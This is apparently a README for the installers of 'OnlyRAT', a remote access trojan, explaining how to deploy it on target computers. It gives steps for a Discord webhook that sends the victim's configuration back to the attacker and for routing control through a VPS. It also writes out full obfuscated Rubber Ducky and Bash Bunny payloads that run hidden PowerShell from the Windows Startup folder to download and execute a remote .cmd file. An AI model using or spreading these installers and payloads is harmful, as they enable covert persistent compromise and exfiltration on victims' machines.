This directory contains all the installers we can use to install the OnlyRAT tool on our target computers.
- create a discord server by clicking the plus button in the bottom left

- go into the
integrationssection in the server's settings - click
Webhooks
- create a new webhook by clicking
New Webhook - click
Copy Webhook URLto copy the webhook URL
This is the default installer that most users will use to install OnlyRAT. This installer installs OnlyRAT from GitHub's raw data, allowing no user configuration. But the connection can only be local since there is no VPS to route traffic and forward ports from. Uses a discord webhook to send the configuration file back to the attacker.
Setup:
- In line 5 of
from-github.cmd, replaceDISCORDWEBHOOKwith the webhook URL
echo DISCORDWEBHOOK > lawFvVTikZ.txtThis installer will be favorited by security researchers, system administrators, and others. This installer utilizes a Virtual Private Server (VPS) or any computer accessible on the internet to route traffic to and from. Meaning with this installer, you can access your target from anywhere.
Setup:
- Install OnlyRAT to your attacker computer
- In a bash terminal, run:
onlyrat --setup
# or
onlyrat -s
- This will take you through the process of setting up your VPS and attacker computer
- On line 2 of
from-vps.cmd, changeX.X.X.Xto your VPS IP Address or domain
set "EcSjRhAguo=X.X.X.X"- Deploy
This is an installer for OnlyRAT that uses the USB Rubber Ducky. This installer installs OnlyRAT from GitHub's raw data, allowing no user configuration. But the connection can only be local since there is no VPS to route traffic and forward ports from.
Setup:
- In line 5 of
from-github.cmd, replaceDISCORDWEBHOOKwith the webhook URL
echo DISCORDWEBHOOK > lawFvVTikZ.txt- Encode
- Load
- Deploy
This is an installer for OnlyRAT that uses the USB Rubber Ducky. This installer utilizes a Virtual Private Server (VPS) or any computer accessible on the internet to route traffic to and from. Meaning with this installer, you can access your target from anywhere.
Setup:
- Install OnlyRAT to your attacker computer
- In a bash terminal, run:
onlyrat --setup
# or
onlyrat -s
- This will take you through the process of setting up your VPS and attacker computer
- On line 11 of
onlyduck-vps.txt, changeX.X.X.Xto your VPS IP Address or domain
STRING cmd /c set "EcSjRhAguo=X.X.X.X" && set "XNjFYKECht=%cd%" && set "YKHfpmMRoQ=C:/Users/%username%/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup" && cd %YKHfpmMRoQ% && powershell powershell.exe -windowstyle hidden "Invoke-WebRequest -Uri http://%EcSjRhAguo%/onlyrat/payloads/v1.cmd -OutFile wEaoFkNduy.cmd" && powershell ./wEaoFkNduy.cmd && cd "%XNjFYKECht%"- Load
- Encode
- Deploy
This is an installer for OnlyRAT that uses the Bash Bunny. This installer installs OnlyRAT from GitHub's raw data, allowing no user configuration. But the connection can only be local since there is no VPS to route traffic and forward ports from.
Setup:
- In line 5 of
from-github.cmd, replaceDISCORDWEBHOOKwith the webhook URL
echo DISCORDWEBHOOK > lawFvVTikZ.txt- Load
- Deploy
This is an installer for OnlyRAT that uses the Bash Bunny. This installer utilizes a Virtual Private Server (VPS) or any computer accessible on the internet to route traffic to and from. Meaning with this installer, you can access your target from anywhere.
Setup:
- Install OnlyRAT to your attacker computer
- In a bash terminal, run:
onlyrat --setup
# or
onlyrat -s
- This will take you through the process of setting up your VPS and attacker computer
- On line 11 of
duckyscript.txt, changeX.X.X.Xto your VPS IP Address or domain
STRING cmd /c set "EcSjRhAguo=X.X.X.X" && set "XNjFYKECht=%cd%" && set "YKHfpmMRoQ=C:/Users/%username%/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup" && cd %YKHfpmMRoQ% && powershell powershell.exe -windowstyle hidden "Invoke-WebRequest -Uri http://%EcSjRhAguo%/onlyrat/payloads/v1.cmd -OutFile wEaoFkNduy.cmd" && powershell ./wEaoFkNduy.cmd && cd "%XNjFYKECht%"- Load
- Deploy